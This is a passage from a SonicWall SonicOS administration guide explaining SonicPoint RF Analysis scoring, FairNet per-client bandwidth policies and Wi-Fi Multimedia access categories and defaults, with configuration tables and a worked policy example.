
Deploying and maintaining wireless infrastructure can be a daunting task for the network administrator. Wireless issues, such as low performance and poor connectivity are issues that wireless network administrators often face, but ironically, these issues can usually be resolved simply analyzing and properly tuning radio settings.

RFA is a tool that brings awareness to these potential wireless issues. The two main issues which RFA deals with are overloaded channels, and AP interference with adjacent channels. RFA calculates an RF Score for each operational SonicPoint and displays the data in a way that allows you to identify access points operating in poor RF environment.

The RF Environment

The IEEE 802.11maintains that devices use ISM 2.4 GHz and 5GHz bands, with most of the current deployed wireless devices using the 2.4 GHz band. Because each channel occupies 20MHz wide spectrum, only three channels out of the 11 available are not overlapping. In the United States, channel 1, 6, and 11 are non-overlapping. In most cases, these are the three channels used when deploying a large number of SonicPoints.

SonicPoint manual channel selection



The whole 2.4GHz band is segmented into three separate channels 1, 6, and 11. To achieve this ideal scenario, two factors are necessary: channel allocation and power adjustment. In most scenarios, it's best to assign neighboring SonicPoints to different channels. SonicPoint transmit power should also be watched carefully, as it needs to be strong enough for nearby clients to connect, but not so powerful that causes interference to other SonicPoints operating within the same channel.

Using RF Analysis on SonicPoint(s)


RFA uses scores, graphs, and numbers to assist users to discover and identify potential or existing wireless problems.

Although the best case scenario is to have the smallest number of APs working in the same channel at any given time, in the real world it is difficult to maintain that especially when deploying large amount of APs. Also, since the ISM band is free to the public, there may be other devices operating that are out of immediate control of the network administrator.

Topics:

Channel Utilization Graphs and Information

Searching for a way to show how a channel is utilized for all connected SonicPoints resulted in channel utilization graphs:




There are two color bars for each channel. The number on the top of each color bar indicates the number of SonicPoints that detects the particular issue in that channel. SonicPoints perform an IDS scan on all available channels upon boot-up, and RFA analyzes these scan results to decide on issues for each channel.

For example: if there are 10 SonicPoints connected, and 6 of these decide that channel 11 is overloaded, the number on the top of purple color bar is 6; if 8 SonicPoints decide that channel 6 is highly interfered, the number on the top of the cyan color bar is 8. Zero is shown for channels no issues.

NOTE: Channels 12, 13, 14 are shown, but in some countries these channels are not used. These channels are still monitored, however, because it is possible for a wireless cracker to set up a wireless jammer in channel 12, 13, or 14 to launch a denial-of-service attack to lower channels.

Making Sense of the RF Score

RF Score is a calculated number on a scale of 1-10 which is used to represent the overall condition for a channel. The higher the score, the better the RF environment is. Low scores indicate that attention is needed.



SonicWall wireless driver report signal strength in RSSI, this number is used in the Preliminary RF Score Formula equation to get a raw score on a scale of 1 to 100.

Preliminary RF Score Formula

- rfaScore100 = 100-((rssiTotal-50)*7/10)) simplified: rfaScore100 = -0.7*rssiTotal + 135;

A final score is based on this rfaScore100:

- If the RFA score is greater than 96, it is reported as 10.
- If the RFA score is less than 15, it is reported as 1.
- All other scores are divided by 10 in order to fall into the 1-10 scale.


In the SonicOS interface, the RF Score is displayed for the channel that is being used by the SonicPoints.

NOTE: This feature depends on the knowledge of what channel SonicPoint is operating in. If the channel number is unknown, RF Score is going to be not available.

Viewing Overloaded Channels

RFA will give a warning when it detects more than four active APs in the same channel. No matter how strong its signal strength is, RFA will mark the channel as overloaded, as shown in Overloaded channels.

Overloaded channels




Information about each discovered AP includes: SSID, MAC, signal strength, and channel. Two values are shown for signal strength: dBm and percentage value.

RFA Highly Interfered Channels

Not only APs working in the same channel will create interference, APs working in adjacent channels (channel number less than 5 apart) will also interfere with each other.

RFA delivers a warning when it detects that around a certain SonicPoint, there are more than five active APs in the channels that are less than five apart. No matter how strong their signal strength is, RFA will mark the channel as highly interfered.

Highly interfered channels



Information about each discovered AP includes: SSID, MAC, signal strength, and channel. Two values are shown for signal strength: dBm and percentage value.

78

Configuring SonicPoint FairNet

SonicPoint > FairNet

This section details the SonicWall FairNet feature and provides configuration examples for easy deployment.

Topics:

Understanding SonicPoint FairNet


Topics:

What is SonicPoint FairNet?

The SonicPoint FairNet feature provides an easy-to-use method for network administrators to control the bandwidth of associated wireless clients and make sure it is distributed fairly between them. Administrators can configure the SonicPoint FairNet bandwidth limits for all wireless clients, specific IP address ranges, or individual clients to provide fairness and network efficiency.

Typical SonicPoint FairNet topology is an example of a typical SonicPoint FairNet topology:

Typical SonicPoint FairNet topology



Deployment Considerations

Consider the following when deploying the SonicPoint FairNet feature:

- You must have a laptop or PC with a IEEE802.11b/g/n wireless network interface controller.

Supported Platforms

The SonicPoint FairNet feature is currently supported on the following appliance models:

- SonicWall TZ Series
- SonicWall NSA Series
- SonicWall E-Class NSA Series
- SonicWall SuperMassive Series

Features in SonicPoint FairNet

Topics:

Distributed Coordination Function

The Distributed Coordination Function (DCF) provides timing fairness for each client to access a medium with equal opportunity. However it can not guarantee the per-station data traffic fairness among all wireless clients. The SonicPoint FairNet feature is implemented on top of the existing 802.11 DCF to guarantee fair bandwidth among wireless clients regardless of the number and direction of flows.


Traffic Control

The traffic control feature decides if packets are queued or dropped (for example, if the queue has reached some length limit, or if the traffic exceeds some rate limit). It can also decide in which order packets are sent (for example, to give priority to certain ones), and it can delay the sending of packets (for example, to limit the rate of outbound traffic). Once traffic control has released a packet for sending, the device driver picks it up and emits it on the network.

Management Interface Overview

Topics:

SonicPoint > FairNet Components




SonicPoint FairNet management interface components

Name	Description
Buttons and checkboxes	
Accept	Applies the latest configuration settings.
Cancel	Cancels any changed configuration settings.
Add...	Adds a SonicPoint FairNet policy for an IP address or range of addresses. Displays the **Add Fairnet Policy** dialog (see Add/Edit FairNet Policy Dialog on page 880).
Delete	Deletes the selected SonicPoint FairNet policies.
Checkboxes	
Enable FairNet	Enables the SonicPoint FairNet feature.
FairNet Policies	In the **FairNet Policies** table header: Selects or deselects all the policies in the **FairNet Polices** table. Individual policies can also be selected in the policies list.

SonicPoint FairNet management interface components

Name	Description
Fairnet Policies table columns	
Direction	Displays the direction for each policy. The directions include: • Uplink • Downlink • Both
Start IP	Displays the start point for the IP address range.
End IP	Displays the end point for the IP address range.
Min Rate (kbps)	The minimum bandwidth that clients are guaranteed. Minimum rate is 1 Kbps.
Max Rate (kbps)	The maximum bandwidth that clients are guaranteed. Maximum rate is 54000 Kbps.
Interface	Displays the interface to which the SonicPoint FairNet policy applies. This is the interface on the managing firewall that the SonicPoint appliance is connected to.
Enable	Enables the selected SonicPoint FairNet policy when the checkbox is selected.
Configure	Edits existing SonicPoint FairNet policies when the **Edit** icon is clicked. Displays the **Edit Fairnet Policy** dialog (see Add/Edit FairNet Policy Dialog on page 880).

Add/Edit FairNet Policy Dialog



Add/Edit FairNet Policy settings

Name	Action
Enable Policy checkbox	Enables the FairNet policy. This option is checked by default.
Direction drop-down menu	Select whether the bandwidth limits for the policy apply to clients uploading content, downloading content, or in both directions. • **Both Directions** (default) • **Downlink (AP to Client)** • **Uplink (Client to AP)**
Start IP field	Enter the starting IP address that the FairNet policy applies to. The IP address must be on a subnet that is configured for a WLAN interface.
End IP field	Enter the ending IP address that the FairNet policy applies to. The IP address must be on a subnet that is configured for a WLAN interface.
Min Rate (kbps) field	Enter the minimum per-client bandwidth that clients are guaranteed. The minimum is 100Kbps, the maximum is 300Mbps (300,000Kbps), and the default is **100Kbps**.

Add/Edit FairNet Policy settings


Name	Action
Max Rate (kbps) field	Enter the maximum per-client bandwidth that clients are guaranteed. The minimum is 100Kbps, the maximum is 300Mbps (300,000Kbps), and the default is **100Kbps**, although 20Mbps is a more typical setting.
Interface drop-down menu	Selects the interface that the SonicPoint FairNet policy is applied to. **NOTE:** This is the interface on the managing firewall to which the SonicPoint appliance is connected.
OK button	Adds your policy to the FairNet Policies list and closes the **Add/Edit FairNet Policy** dialog.
Cancel button	Cancels the information entered into the **Add/Edit FairNet Policy** dialog and closes it.

Configuring SonicPoint FairNet


This section contains an example FairNet configuration.

To configure FairNet to provide more bandwidth in both directions:

1 Navigate to the **SonicPoint > FairNet** page.



2 Click the **Add...** button. The **Add FairNet Policy** dialog displays.



3 Enure the **Enable Policy** checkbox is selected. This checkbox is enabled by default.

4 From the **Direction** drop-down menu, select **Both Directions**. This applies the policy to clients uploading content and downloading content. This is the default value.

5 In the **Start IP** field, enter the starting IP address (for example, `172.16.29.100`) for the FairNet policy.

6 In the **End IP** field, enter the ending IP address (for example, `172.16.29.110`) for the FairNet policy.


TIP: The IP address range must be on a subnet that is configured for a WLAN interface.

7 In the **Min Rate (kbps)** field, enter the minimum bandwidth (for example, `1000` Kbps) for the FairNet policy.

8 In the **Max Rate (kbps)** field, enter the maximum bandwidth (for example, `2000` Kbps) for the FairNet policy.

9 From the **Interface** drop-down menu, select the interface (for example, `X2`) that the SonicPoint appliance is connected to.

10 Click the **OK** button. The FairNet Policy is added to the **FairNet Policies** table.



11 Click the **Enable** checkbox.

12 Click the **Accept** button.

Your SonicWall FairNet policy is now configured.

79

Configuring Wi-Fi MultiMedia

SonicPoint > Wi-Fi Multimedia

SonicPoint access points support Wi-Fi Multimedia (WMM) to provide a better Quality of Service (QoS) experience on bandwidth-intensive applications such as VoIP, VoIP on Wi-Fi phones, and multimedia traffic on wireless IEEE 802.11 networks.

WMM is a Wi-Fi Alliance interoperability certification based on the IEEE 802.11e standard that prioritizes traffic according to four Access Categories:

- **Voice**—highest priority
- **Video**—second priority
- **Best effort**—third priority (intended for applications like email and Internet surfing)
- **Background**—fourth priority (intended for applications that are not latency sensitive, such as printing)

NOTE: WMM does not provide guaranteed throughput.

Topics:

WMM Access Categories

Each Access Category has its own transmit queue. Traffic is assigned to the appropriate Access Category based on type of service (ToS) information that is provided by either the application or the firewall. SonicWall security appliances assign ToS either through access rules or VLAN tagging.

Wi-Fi Multimedia Access categories shows how the WMM Access Categories map to 802.1D user priorities.

Wi-Fi Multimedia Access categories

Priority	User Priority (Same as 802.1D user priority)	802.1D designation	WMM Access Category (AC)	WMM AC Designation (informative)
Lowest	1	BK	AC_BK	Background
	2	—	AC_BK	Background
	0	BE	AC_BE	Best Effort
	3	EE	AC_BE	Best Effort
	4	CL	AC_VI	Video
	5	VI	AC_VI	Video
	6	VO	AC_VO	Voice
Highest	7	NC	AC_VO	Voice

WMM prioritizes traffic through a process known as Enhanced distributed channel access (EDCA). EDCA is a contention-based mechanism for governing access to the transmission channel among the four WMM Access Categories. EDCA requires uses a listen-then-talk method where clients must wait for a random “backoff” period of time to observe if any other devices are transmitting before they transmit. The backoff times are randomized to reduce the likelihood of collisions and to give all devices a fair chance. WMM prioritizes traffic by defining different a range of “backoff” periods for each Access Category. The WMM backoff periods are defined by two parameters:

- **Arbitration Inter-Frame Space (AIFS)** – The time interval between the wireless channel becomes idle and when the AC can begin negotiating access to the channel.
- **Contention Window (CW)** – The range of possible values for the random backoff periods. A range of time that specifies the random backoff period. The CW is defined by a minimum and maximum value:
  - **Minimum contention window size (CWMin)** – The initial upper limit of the length of the CW. The AC will wait for a random time between 0 and CWMin before attempting to transmit. Higher priority AC with higher priority is assigned a shorter CWMin.
  - **Maximum contention window size (CWMax)** – The upper limit of the CW. If a collision occurs, the AC doubles the size of the CW, up to the CWMax, and attempts to transmit again. The CWMax must be larger than the CWMin.

Higher priority ACs are generally given lower values for AIFS, CWMin, CWMax.

NOTE: The unit of measure for AIFS, CWMin, and CWMax is multiples of the slot time for the 802.11 standard that is being used. For 802.11b, one slot is 20 microseconds. For 802.11a and 802.11g, one slot is 9 microseconds.

Separate WMM parameters are configured for Access Points (SonicPoints) and for the Station (the SonicWall security appliance). The following tables show the default WMM parameters for the SonicPoints and SonicWall security appliances.

Default WMM parameters for SonicPoints

WMM Access Category (AC)	WMM AC Designation (informative)	CWMin	CWMax	AIFS
AC_BE(0)	Best Effort	4	6	3
AC_BK(1)	Background	4	10	7
AC_VI(2)	Video	3	4	1
AC_VO(3)	Voice	2	3	1

Default WMM parameters for SonicWall security appliances

WMM Access Category (AC)	WMM AC Designation (informative)	CWMin	CWMax	AIFS
AC_BE(0)	Best Effort	4	10	3
AC_BK(1)	Background	4	10	7
AC_VI(2)	Video	3	4	2
AC_VO(3)	Voice	2	3	2

Assigning Traffic to Access Categories

WMM requires the SonicPoint N to implement multiple queues for multiple priority access categories. To differentiate traffic types, the SonicPoint N relies on either the application or the firewall to provide type of service (TOS) information in the IP data. SonicWall security appliances assign traffic to WMM Access Categories through two methods:

- Specifying DSCP through firewall services and access rules (see Specifying Firewall Services and Access Rules on page 885)
- Specifying a VLAN tag (see VLAN Tagging on page 885)

Specifying Firewall Services and Access Rules

Services using a certain port can be prioritized and put into a proper transmit queue. For example, UDP traffic sending to port 2427 can be regarded as a video stream. You add a custom service on the **Firewall > Service Objects** page.

At least one access rule should be added on the **Firewall > Access Rules** page for the new service. For example, when such a service happens from a station on the LAN zone to a wireless client on the LAN zone to a wireless client on the WLAN zone, an access rule can be configured in the **General** tab of the **Add Rule** window.

In the **QoS** tab of the **Add Rule** window, an explicit DSCP value is defined.

Later, when packets are sent to the SonicPoint N through the firewall using UDP protocol with destination port 2427, their TOS fields are set according to the QoS setting in the access rule.

VLAN Tagging

Prioritization is possible in VLAN over Virtual Access Point (VAP) because the SonicPoint N and ACs allow a VAP to be configured to connect with a VLAN by using same VLAN ID. You can set priority for VLAN traffic through a firewall access rule.

The firewall access rule is similar to that described in Specifying Firewall Services and Access Rules on page 885 to set priority for a UDP service destined to a port such as 2427, but is configured with a VLAN (VLAN over VAP) interface, such as WLAN Subnets, as the **Source** and **Destination** is a WLAN-to-WLAN rule.

Configuring Wi-Fi Multimedia Parameters

